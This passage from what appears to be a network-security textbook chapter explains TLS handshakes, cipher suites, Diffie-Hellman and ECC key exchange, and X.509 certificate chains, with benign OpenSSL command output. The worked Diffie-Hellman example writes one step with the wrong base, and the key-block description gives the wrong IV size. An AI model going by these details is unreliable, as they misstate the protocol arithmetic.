> The client sends the premaster secret, encrypted using the public key of the server. The parties independently calculate a master secret and key block (using the 256-bit random values and the 384-bit premaster secret). If the server can decrypt this message and generate a valid key block, the client is able to prove its authenticity.

Diffie-Hellman (DH)

> The client sends its DH public value and calculates the premaster secret.

[8] http://www.iana.org/assignments/tls-extensiontype-values/tls-extensiontype-values.xhtml

Elliptic curve Diffie-Hellman (ECDH)

The client sends its ECDH public value (optionally signed using DSA or RSA[9]).

If the client is performing mutual authentication and previously sent a *Client Certificate* message, *Certificate Verify* is used to authenticate the client, by generating a hash of the messages up to this point, signed with its private key.

**Finished**

The client sends a *Change Cipher Spec* record to notify the server that all data to follow will be encrypted, and a *Finished* message containing a hash of the conversation thus far. The server performs the same operation—sending a *Change Cipher Spec* record to instruct the client that all material from now on will be encrypted, and a *Finished* message containing a hash of the exchange. Upon validating the hashes, the client and server have assured the integrity of the conversation and authenticated each another.

## Cipher Suites

TLS cipher suite entries sent between peers detail the following:

- Key exchange and authentication method
- Bulk symmetric encryption algorithm, key length, and mode
- Message authentication code (MAC) algorithm and PRF

RFC 5246 lists 36 basic cipher suites for TLS 1.2. RFC 4492 includes a further 25 ECC suites that are preferred by many web browsers, including Google Chrome. IANA maintains a comprehensive list of TLS parameters online[10], listing over 200 cipher suites. To demonstrate the format and layout of cipher suites, two examples are as follows:

`TLS_RSA_WITH_RC4_128_MD5`

RSA is used for both key exchange and authentication. Once authenticated, the session uses 128-bit RC4 to encrypt data, and 128-bit HMAC-MD5 to sign each record.

`TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA`

Elliptic curve DH ephemeral key exchange (ECDHE), signed using the elliptic curve digital signature algorithm (ECDSA) for authentication. Once authenticated, the session uses 256-bit AES in cipher block chaining mode (AES_256_CBC) to encrypt data, and 160-bit HMAC-SHA1 to sign each record.

To list the supported ciphers within OpenSSL from the command line, use the *ciphers* argument, as shown in Example 12-1 (output stripped for brevity). The `Kx` value defines the key exchange algorithm; `Au` denotes the authentication mechanism; `Enc` the bulk symmetric encryption algorithm and key length; and `Mac` the hashing function used to sign records.

*Example 12-1. Listing supported cipher suites in OpenSSL*

[9] As described within section 3 of RFC 4492

[10] http://www.iana.org/assignments/tls-parameters/tls-parameters.xhtml

```
root@kali:~# openssl ciphers -v
ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH     Au=RSA  Enc=AESGCM(256) Mac=AEAD
ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH     Au=ECDSA Enc=AESGCM(256) Mac=AEAD
ECDHE-RSA-AES256-SHA384 TLSv1.2 Kx=ECDH     Au=RSA  Enc=AES(256)  Mac=SHA384
ECDHE-ECDSA-AES256-SHA384 TLSv1.2 Kx=ECDH     Au=ECDSA Enc=AES(256)  Mac=SHA384
ECDHE-RSA-AES256-SHA     SSLv3 Kx=ECDH     Au=RSA  Enc=AES(256)  Mac=SHA1
ECDHE-ECDSA-AES256-SHA   SSLv3 Kx=ECDH     Au=ECDSA Enc=AES(256)  Mac=SHA1
SRP-DSS-AES-256-CBC-SHA SSLv3 Kx=SRP      Au=DSS  Enc=AES(256)  Mac=SHA1
SRP-RSA-AES-256-CBC-SHA SSLv3 Kx=SRP      Au=RSA  Enc=AES(256)  Mac=SHA1
SRP-AES-256-CBC-SHA      SSLv3 Kx=SRP      Au=SRP  Enc=AES(256)  Mac=SHA1
DHE-DSS-AES256-GCM-SHA384 TLSv1.2 Kx=DH       Au=DSS  Enc=AESGCM(256) Mac=AEAD
DHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=DH       Au=RSA  Enc=AESGCM(256) Mac=AEAD
DHE-RSA-AES256-SHA256    TLSv1.2 Kx=DH       Au=RSA  Enc=AES(256)  Mac=SHA256
DHE-DSS-AES256-SHA256    TLSv1.2 Kx=DH       Au=DSS  Enc=AES(256)  Mac=SHA256
DHE-RSA-AES256-SHA       SSLv3 Kx=DH       Au=RSA  Enc=AES(256)  Mac=SHA1
DHE-DSS-AES256-SHA       SSLv3 Kx=DH       Au=DSS  Enc=AES(256)  Mac=SHA1
```

In Example 12-1 you may notice the `AEAD`[11] values used for signing. GCM[12] ciphers (e.g. `AES256-GCM`) within TLS 1.2 provide both encryption and integrity protection, and so the MAC value is set to `AEAD` (versus SHA-1, SHA-256, or SHA-384). The hashing algorithm then becomes the PRF used to generate the master secret.

## Key Exchange and Authentication

Many key exchange and authentication mechanisms are supported within TLS; in which values are sent between TLS peers and used to generate a premaster secret, master secret, and a key block.

Popular mechanisms are as follows:

- RSA key exchange and authentication
- Diffie-Hellman (DH) static key exchange, authenticated using RSA or DSA
- Diffie-Hellman ephemeral (DHE) key exchange, authenticated using RSA or DSA
- ECC versions of DH or DHE, authenticated using RSA, DSA, or ECDSA

Two less common algorithms that are supported by OpenSSL are SRP[13] and PSK[14]—both offer benefits, and I have included footnotes should you wish to investigate them further.

### RSA Key Exchange and Authentication

During negotiation, both the client and server send random 256-bit values to one another. The first 32 bits should be based on the local system time, and the remaining 224 bits generated using a pseudorandom number generator (PRNG).

[11] http://en.wikipedia.org/wiki/AEAD_block_cipher_modes_of_operation

[12] http://en.wikipedia.org/wiki/Galois/Counter_Mode

[13] RFCs 2945 and 5054

[14] http://en.wikipedia.org/wiki/TLS-PSK

The client generates an additional random 368-bit number, and appends it to the 16-bit value of the TLS version for the session (as previously sent within the *Client Hello* message). This 384-bit value is the premaster secret.

This premaster secret is encrypted using the RSA public key of the server, and sent using a *Client Key Exchange* message. Use of the server public key means that this method of key exchange does not provide forward secrecy[15]. However, as the plaintext value stipulates the previously specified TLS protocol version, rollback and in-band downgrade attacks are prevented.

### Generating the master secret and key block

The client and server use the same pseudorandom function (PRF) to generate a master secret and key block, as shown in Figures 12-4 and 12-5. The PRF within TLS 1.2 is negotiable via the cipher suite, and defaults to SHA-256. Older versions of TLS and SSL use MD5 and SHA-1.





*Figure 12-4. Master secret generation*





*Figure 12-5. Key block generation*

[15] http://vincent.bernat.im/en/blog/2011-ssl-perfect-forward-secrecy.html

The master secret is always 384 bits in length. However, depending on the PRF and the cipher suite, the key block varies in size. For example, `AES_256_CBC_SHA256` requires a 1024-bit block, which is split into three key pairs (one for the server and one for the client, using fixed order):

- Two 256-bit MAC keys
- Two 256-bit encryption keys
- Two 256-bit *initialization vector* (IV) values

The client and server use the individual keys to encrypt, decrypt, sign, and verify data.

**Diffie-Hellman Key Exchange**

DH key exchange allows two parties to establish a shared secret (in the case of TLS, the premaster secret) together, rather than the client creating it. Compare this to a key exchange using RSA, where the premaster secret is chosen by the client and encrypted using the server's public key.

The fact that DH is an anonymous key agreement protocol means that RSA and DSA are commonly used to provide authentication. TLS 1.2 defines five basic modes of operation, as listed in Table 12-1. ECC modes are discussed later in this chapter.

*Table 12-1. Diffie-Hellman modes in TLS 1.2*

| Cipher suite | Key type | Transmitted via |
|---|---|---|
| `DH_RSA` | Static | Server certificate (RSA signed) |
| `DH_DSS` | Static | Server certificate (DSA signed) |
| `DHE_RSA` | Ephemeral | *Server Key Exchange* message (RSA signed) |
| `DHE_DSS` | Ephemeral | *Server Key Exchange* message (DSA signed) |
| `DH_anon` | Ephemeral | *Server Key Exchange* message (unsigned) |

> The Digital Signature Algorithm (DSA) is part of the Digital Signature Standard (DSS), as published by NIST in FIPS 186-4. Most modern systems and documents refer to DSA, however some use DSS to denote mechanism.

DH public keys (known as *parameters*) are sent from the server to the client using the *Certificate* and *Server Key Exchange* messages. Public parameters are sent from the client to the server through *Client Key Exchange* messages.

The following occurs to generate the premaster secret:

- The server sends DH domain parameters (*dh_g* and *dh_p*) to the client, which are signed if an authenticated mode is used. The *dh_p* value should be a large prime number, and *dh_g* is a small primitive root[16] (also known as the *generator*).
- The client generates a private random number (*rand_c*) and performs the following operation, raising the *dh_g* value to the power of *rand_c*, applying it to modulo[17] *dh_p*, and calculating *dh_Yc*:

[16] http://en.wikipedia.org/wiki/Primitive_root_modulo_n

$dh\_g^{rand\_c} \bmod dh\_p = dh\_Yc$

- The server generates its own private random number (*rand_s*) and performs the same operation to calculate *dh_Ys*:

  $dh\_g^{rand\_s} \bmod dh\_p = dh\_Ys$

- The *dh_Yc* and *dh_Ys* public values are openly communicated.
- The client calculates the premaster secret using *dh_Ys* and *rand_c*:

  $dh\_Ys^{rand\_c} \bmod dh\_p = secret$

- The server performs the same operation, using *dh_Yc* and *rand_s*:

  $dh\_Yc^{rand\_s} \bmod dh\_p = secret$

> Ephemeral parameters are generated by the server for each TLS session (providing forward secrecy[18]), whereas static parameters exist within the server certificate and derived from the server's private key. When using DH in a static mode, *dh_g*, *dh_p*, *dh_Ys*, and *rand_s* are fixed and no not provide forward secrecy. Within the nomenclature of TLS, DH indicates static Diffie-Hellman and DHE indicates ephemeral.

The premaster secret value is consistent between the two parties, as the sum values of steps 2 and 3 are raised again using each party's private random number, resulting in the same total. So long as *dh_p* is sufficiently long (over 1024 bits), performing brute-force to compromise the secret is prohibitively expensive.

Upon calculating the premaster secret, each party generates the master secret and key block using the PRF mechanism, as demonstrated previously in Figures 12-4 and 12-5.

To recap, a basic demonstration of the mathematics is as follows:

- The server selects a *dh_g* value of 3, *dh_p* value of 17, and sends these to the client
- The client selects a *rand_c* value of 15 and generates *dh_Yc* (6):

  $3^{15} \bmod 17 = 6$

- The server selects a *rand_s* value of 13 and generates *dh_Ys* (12):

  $3^{13} \bmod 17 = 12$

- The public values *dh_Yc* and *dh_Ys* are distributed
- The client performs the following:

  $12^{15} \bmod 17 = 10$

- The server performs the following:

  $10^{13} \bmod 17 = 10$

[17] http://en.wikipedia.org/wiki/Modular_arithmetic

[18] http://vincent.bernat.im/en/blog/2011-ssl-perfect-forward-secrecy.html

### Diffie-Hellman parameter selection and negotiation

The server unilaterally defines the domain parameters for a session, and so weak values could be presented to the client. The *dh_p* value for example, is supposed to be a large prime number, but many clients accept small primes (or even values that are not prime) and unwittingly degrade session security. A cross-protocol attack[19] may also be undertaken to serve valid elliptic curve parameters to a client, which are misinterpreted as plain DH parameters.

Work to standardize DH parameters includes an IETF draft[20], and support for custom DH parameter groups is slated for removal in TLS 1.3[21].

### Elliptic Curve Cryptography

ECC versions of both DH and DSA (*Digital Signature Algorithm*) are defined within RFC 4492 and summarized in Table 12-2. ECC is attractive as it uses relatively small private key sizes and is faster than RSA.

*Table 12-2. Elliptic curve Diffie-Hellman modes for TLS*

| Cipher suite | Key type | Transmitted via |
|---|---|---|
| `ECDH_ECDSA` | Static | Server certificate (ECDSA signed) |
| `ECDH_RSA` | Static | Server certificate (RSA signed) |
| `ECDHE_ECDSA` | Ephemeral | *Server Key Exchange* message (ECDSA signed) |
| `ECDHE_RSA` | Ephemeral | *Server Key Exchange* message (RSA signed) |
| `ECDH_anon` | Ephemeral | *Server Key Exchange* message (unsigned) |

During the handshake, the server defines a *named curve*, which refers to a published curve and set of public parameters. Armed with the parameters, and each party uses a private key to produce a public value, which is communicated, and used to independently generate a premaster secret.

> If both a client and server support static Diffie-Hellman key exchange (e.g. `DH_RSA` or `ECDH_RSA`), a man-in-the-middle attack can be undertaken upon installing a malicious client certificate, or compromising a certificate's long-term key, as described by Clemens Hlauschek et al at USENIX WOOT '15[22].

[19] https://www.cosic.esat.kuleuven.be/publications/article-2216.pdf

[20] https://tools.ietf.org/html/draft-ietf-tls-negotiated-ff-dhe

[21] http://www.ietf.org/mail-archive/web/tls/current/msg13167.html

[22] https://www.usenix.org/sites/default/files/conference/protected-files/hlauschek_woot15_slides.pdf

## TLS Authentication

TLS and other systems use X.509 digital certificates[23] to authenticate clients, servers, and individual users. Operating systems and web browsers contain the public keys of trusted certificate authorities (CAs), which are used to sign individual certificates.

### X.509

Table 12-3 lists individual X.509 certificate fields. These attributes communicate certificate validity, the identity of the entity (i.e. a given host or user name), and associated public key. The *signature algorithm* and *signature value* extensions are used to sign the certificate by a given authority (known as the issuer).

*Table 12-3. X.509 certificate fields*

| Field(s) | Description |
|---|---|
| Version | Defines the X.509 version |
| Serial number | A unique identifier for each certificate from a given issuer |
| Signature | The algorithm used to sign the certificate |
| Issuer | Identifies the entity that has signed and issued the certificate |
| Validity | Defines the validity period for the certificate |
| Subject | Identifies the entity associated with the public key |
| Subject public key | Used to carry public key material and identify the algorithm for which the key is used (i.e. RSA, DSA, or Diffie-Hellman) |
| Unique identifiers | The issuer and subject identifiers |
| Extensions | X.509 extensions allow for particular policies to be set and data communicated. For example, the signature algorithm and CA public key values are extensions. |

Using the OpenSSL command line utility within Apple OS X, Linux, and other platforms, you can retrieve the X.509 certificate of a TLS endpoint using the *s_client* mode[24], and then parse the certificate using the *x509* command line option.

Example 12-2 shows the certificate for *www.google.com* being obtained, and then pasted (in Example 12-3) to enumerate the individual fields and X.509 extensions.

*Example 12-2. Obtaining the X.509 certificate*

```
root@kali:~# openssl s_client -connect www.google.com:443
CONNECTED(00000003)
depth=2 /C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
   i:/C=US/O=Google Inc/CN=Google Internet Authority G2
```

[23] RFC 5280

[24] https://www.openssl.org/docs/apps/s_client.html

```
 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
   i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
   i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIEdjCCA16gAwIBAgIIK9dUvsPWSlUwDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE
BhMCVVMxEzARBgNVBAoTCkdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl
cm5ldCBBdXRob3JpdHkgRzIwHhcNMTQxMDA4MTIwNzU3WhcNMTUwMTA2MDAwMDAw
WjBoMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcm5pYTEWMBQGA1UEBwwN
TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2xlIEluYzEXMBUGA1UEAwwOd3d3
Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCcKeLr
plAC+Lofy8t/wDwtB6eu72CVp0cJ4V3lknN6huH9ct6FFk70oRIh/VBNBBz900jY
y+7111Jm1b8iqOTQ9aT5C7SEhNcQFJvqzH3eMPkb6ZSWGm1yGF7MCQTGQXF20Sk/
O16FSjAynU/b3oJmOctcyWYkY0ytS/k3LBuId45PJaoMqjB0WypqvNeJHC3q5Jj
CB4RP7Nfx5jjHSrCMhw8lUMW4EaDxjaR9KDhPLgjsk+LDIySRSRDaCQGhEOWLJZV
LzLo4N6/UlctCHEllpBUSvEOyFga52qroGjgrf3WOQ925MFwzd6AK+Ich0gDRg8s
QfdLH5OuP1cfLfU1AgMBAAGjggFBMIIBPTAdBgNVHSUEFjAUBggrBgEFBQcDAQYI
KwYBBQUHAwIwGQYDVR0RBBIwEIIOd3d3Lmdvb2dsZS5jb20waAYIKwYBBQUHAQEE
XDBaMCsGCCsGAQUFBzAChh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lBRzIuY3J0
MCsGCCsGAQUFBzABhh9odHRwOi8vY2xpZW50czEuZ29vZ2xlLmNvbS9vY3NwMB0G
A1UdDgQWBBQ7a+CcxsZByOpc+xpYFcIbnUMZhTAMBgNVHRMBAf8EAjAAMB8GA1Ud
IwQYMBaAFErdBhYbvPZotXb1gba7Yhq6WoEvMBcGA1UdIAQQMA4wDAYKKwYBBAHW
eQIFATAwBgNVHR8EKTAnMCWgI6Ahhh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lB
RzIuY3JsMA0GCSqGSIb3DQEBBQUAA4IBAQCaOXCBdoqUy5bxyq+Wrh1zsyyCFim1
PH5VU2+yvDSWrgDY8ibRGJmfff3r4Lud5kaldKs9k8YlKD3ITG7P0YT/Rk8hLgfE
uLcq5cc0xqmE42xJ+Eo2uzq9rYorc5emMCxf5L0TJOXZqHQpOEcuptZQ4OjdYMfS
xk5UzueUhA3ogZKRcRkdB3WeWRp+nYRhx4Sto2rt2A0MKmY9165GHUqMK9YaaXHD
XqBu7Sefr1uSoAP9gyIJKeihMivsGqJ1TD6Zcc6LMe+dN2P8cZEQHtD1y296ul4M
ivqk3jatUVL8/hCwgch9A8O4PGZq9WqBfEWmIyHh1dPtbg1lOXdYCWtj
-----END CERTIFICATE-----
```

*Example 12-3. Extracting the X.509 fields from the certificate*

```
root@kali:~# openssl x509 -text -noout
-----BEGIN CERTIFICATE-----
MIIEdjCCA16gAwIBAgIIK9dUvsPWSlUwDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE
BhMCVVMxEzARBgNVBAoTCkdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl
cm5ldCBBdXRob3JpdHkgRzIwHhcNMTQxMDA4MTIwNzU3WhcNMTUwMTA2MDAwMDAw
WjBoMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcm5pYTEWMBQGA1UEBwwN
TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2xlIEluYzEXMBUGA1UEAwwOd3d3
Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCcKeLr
plAC+Lofy8t/wDwtB6eu72CVp0cJ4V3lknN6huH9ct6FFk70oRIh/VBNBBz900jY
y+7111Jm1b8iqOTQ9aT5C7SEhNcQFJvqzH3eMPkb6ZSWGm1yGF7MCQTGQXF20Sk/
O16FSjAynU/b3oJmOctcyWYkY0ytS/k3LBuId45PJaoMqjB0WypqvNeJHC3q5Jj
CB4RP7Nfx5jjHSrCMhw8lUMW4EaDxjaR9KDhPLgjsk+LDIySRSRDaCQGhEOWLJZV
LzLo4N6/UlctCHEllpBUSvEOyFga52qroGjgrf3WOQ925MFwzd6AK+Ich0gDRg8s
QfdLH5OuP1cfLfU1AgMBAAGjggFBMIIBPTAdBgNVHSUEFjAUBggrBgEFBQcDAQYI
KwYBBQUHAwIwGQYDVR0RBBIwEIIOd3d3Lmdvb2dsZS5jb20waAYIKwYBBQUHAQEE
XDBaMCsGCCsGAQUFBzAChh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lBRzIuY3J0
MCsGCCsGAQUFBzABhh9odHRwOi8vY2xpZW50czEuZ29vZ2xlLmNvbS9vY3NwMB0G
A1UdDgQWBBQ7a+CcxsZByOpc+xpYFcIbnUMZhTAMBgNVHRMBAf8EAjAAMB8GA1Ud
IwQYMBaAFErdBhYbvPZotXb1gba7Yhq6WoEvMBcGA1UdIAQQMA4wDAYKKwYBBAHW
eQIFATAwBgNVHR8EKTAnMCWgI6Ahhh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lB
RzIuY3JsMA0GCSqGSIb3DQEBBQUAA4IBAQCaOXCBdoqUy5bxyq+Wrh1zsyyCFim1
PH5VU2+yvDSWrgDY8ibRGJmfff3r4Lud5kaldKs9k8YlKD3ITG7P0YT/Rk8hLgfE
uLcq5cc0xqmE42xJ+Eo2uzq9rYorc5emMCxf5L0TJOXZqHQpOEcuptZQ4OjdYMfS
```

```
xk5UzueUhA3ogZKRcRkdB3WeWRp+nYRhx4Sto2rt2A0MKmY9165GHUqMK9YaaXHD
XqBu7Sefr1uSoAP9gyIJKeihMivsGqJ1TD6Zcc6LMe+dN2P8cZEQHtD1y296ul4M
ivqk3jatUVL8/hCwgch9A8O4PGZq9WqBfEWmIyHh1dPtbg1lOXdYCWtj
-----END CERTIFICATE-----
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            2b:d7:54:be:c3:d6:4a:55
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=Google Inc, CN=Google Internet Authority G2
        Validity
            Not Before: Oct  8 12:07:57 2014 GMT
            Not After : Jan  6 00:00:00 2015 GMT
        Subject: C=US, ST=California, L=Mountain View, O=Google Inc,
CN=www.google.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (2048 bit)
                Modulus (2048 bit):
                    00:9c:29:e2:eb:a6:50:02:f8:ba:1f:cb:cb:7f:c0:
                    3c:2d:07:a7:ae:ef:60:95:a7:47:09:e1:5d:e5:92:
                    73:7a:86:e1:fd:72:de:85:16:4e:f4:a1:12:21:fd:
                    50:4d:04:1c:fd:d3:48:d8:cb:ee:f5:d7:52:66:d5:
                    bf:22:a8:e4:d0:f5:a4:f9:0b:b4:84:84:d7:10:14:
                    9b:ea:cc:7d:de:30:f9:1b:e9:94:96:1a:6d:72:18:
                    5e:cc:09:04:c6:41:71:76:d1:29:3f:3b:5e:85:4a:
                    30:32:9d:4f:db:de:82:66:39:cb:5c:c9:c5:98:91:
                    8d:32:b5:2f:e4:dc:b0:6e:21:de:39:3c:96:a8:32:
                    a8:c1:d1:6c:a9:aa:f3:5e:24:70:b7:ab:92:63:08:
                    1e:11:3f:b3:5f:c7:98:e3:1d:2a:c2:32:1c:3c:95:
                    43:16:e0:46:83:c6:36:91:f4:a0:e1:3c:b8:23:b2:
                    4f:8b:0c:8c:92:45:24:43:68:24:06:84:43:96:2c:
                    96:55:2f:32:e8:e0:de:bf:52:57:2d:08:71:25:96:
                    90:54:4a:f1:0e:c8:58:1a:e7:6a:ab:a0:68:e0:ad:
                    fd:d6:39:0f:76:e4:c1:70:cd:de:80:2b:e2:1c:87:
                    48:03:46:0f:2c:41:f7:4b:1f:93:ae:3f:57:1f:2d:
                    f5:35
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Extended Key Usage:
                TLS Web Server Authentication, TLS Web Client Authentication
            X509v3 Subject Alternative Name:
                DNS:www.google.com
            Authority Information Access:
                CA Issuers - URI:http://pki.google.com/GIAG2.crt
                OCSP - URI:http://clients1.google.com/ocsp

            X509v3 Subject Key Identifier:
                3B:6B:E0:9C:C6:C6:41:C8:EA:5C:FB:1A:58:15:C2:1B:9D:43:19:85
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 Authority Key Identifier:
                keyid:4A:DD:06:16:1B:BC:F6:68:B5:76:F5:81:B6:BB:62:1A:BA:5A:81:2F

            X509v3 Certificate Policies:
                Policy: 1.3.6.1.4.1.11129.2.5.1
```

```
            X509v3 CRL Distribution Points:
                URI:http://pki.google.com/GIAG2.crl

    Signature Algorithm: sha1WithRSAEncryption
        9a:39:70:81:76:8a:94:cb:96:f1:ca:af:96:ae:1d:73:b3:2c:
        82:16:29:b5:3c:7e:55:53:6f:b2:bc:34:96:ae:00:d8:f2:26:
        d1:18:99:9f:7d:fd:eb:e0:bb:9d:e6:46:a5:74:ab:3d:93:c6:
        25:28:3d:c8:4c:6e:cf:d1:84:ff:46:4f:21:2e:07:c4:b8:b7:
        2a:e5:c7:34:c6:a9:84:e3:6c:49:f8:4a:36:bb:3a:bd:ad:8a:
        2b:73:97:a6:30:2c:5f:e4:bd:13:24:e5:d9:a8:74:29:38:47:
        2e:a6:d6:50:e0:e8:dd:60:c7:d2:c6:4e:54:ce:e7:94:84:0d:
        e8:81:92:91:71:19:1d:07:75:9e:59:1a:7e:9d:84:61:c7:84:
        ad:a3:6a:ed:d8:0d:0c:2a:66:3d:d7:ae:46:1d:4a:8c:2b:d6:
        1a:69:71:c3:5e:a0:6e:ed:27:9f:af:5b:92:a0:03:fd:83:22:
        09:29:e8:a1:32:2b:ec:1a:a2:75:4c:3e:99:71:ce:8b:31:ef:
        9d:37:63:fc:71:91:10:1e:d0:f5:cb:6f:7a:ba:5e:0c:8a:fa:
        a4:de:36:ad:51:52:fc:fe:10:b0:81:c8:7d:03:c3:b8:3c:66:
        6a:f5:6a:81:7c:45:a6:23:21:e1:d5:d3:ed:6e:0d:65:39:77:
        58:09:6b:63
```

### Certificate Authorities and Chaining

It is common for TLS peers to authenticate one another through verification of the issuer and signature values within X.509 certificates. *Certificate Authorities* (CAs) sign certificates using their private keys, and CA public keys are distributed within both operating systems and browsers (known as trusted root certificates).

Within X.509, the *CA* flag is used to specify whether a certificate may be used to sign others (`CA:true`), or not (`CA:false`). Certificate chains are formed using this flag, where root CAs sign the certificates subordinate CAs (also known as intermediate CAs), which in-turn may sign others.

Many root, subordinate, and intermediate CAs exist online. Between these types, the EFF found[25] that over 650 individual organizations are able to sign X.509 certificates that are in-turn trusted by software published by Microsoft and Mozilla.

The chain of the Google certificate from Example 12-2 is as follows:

```
0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
  i:/C=US/O=Google Inc/CN=Google Internet Authority G2
1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
  i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
  i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
```

Equifax is a root authority, which in-turn signed the GeoTrust subordinate certificate that was used to sign Google's subordinate certificate, and finally the X.509 certificate for *www.google.com*. Root certificates, including Equifax's, are found in Microsoft Windows and other software as trusted root entries. Figure 12-6 demonstrates the chain.

[25] https://www.eff.org/observatory





*Figure 12-6. The certificate chain for www.google.com*

### Key Generation and Handling

The process of generating an X.509 certificate and RSA key pair is demonstrated in Figure 12-7. A local PRNG is used to generate the key pair, and the public value is placed in the X.509 certificate, which is then signed by a CA.





*Figure 12-7. X.509 certificate generation and signing*

It is critical that keys and cryptographic materials are generated and handled in a secure fashion. For example, a 2008 PRNG defect in Debian Linux[26][27] resulted in private keys generated using OpenSSL being predictable. Private keys must also be adequately protected and not left in user home directories, or with world-readable permissions.

### Signature Algorithm Flaws

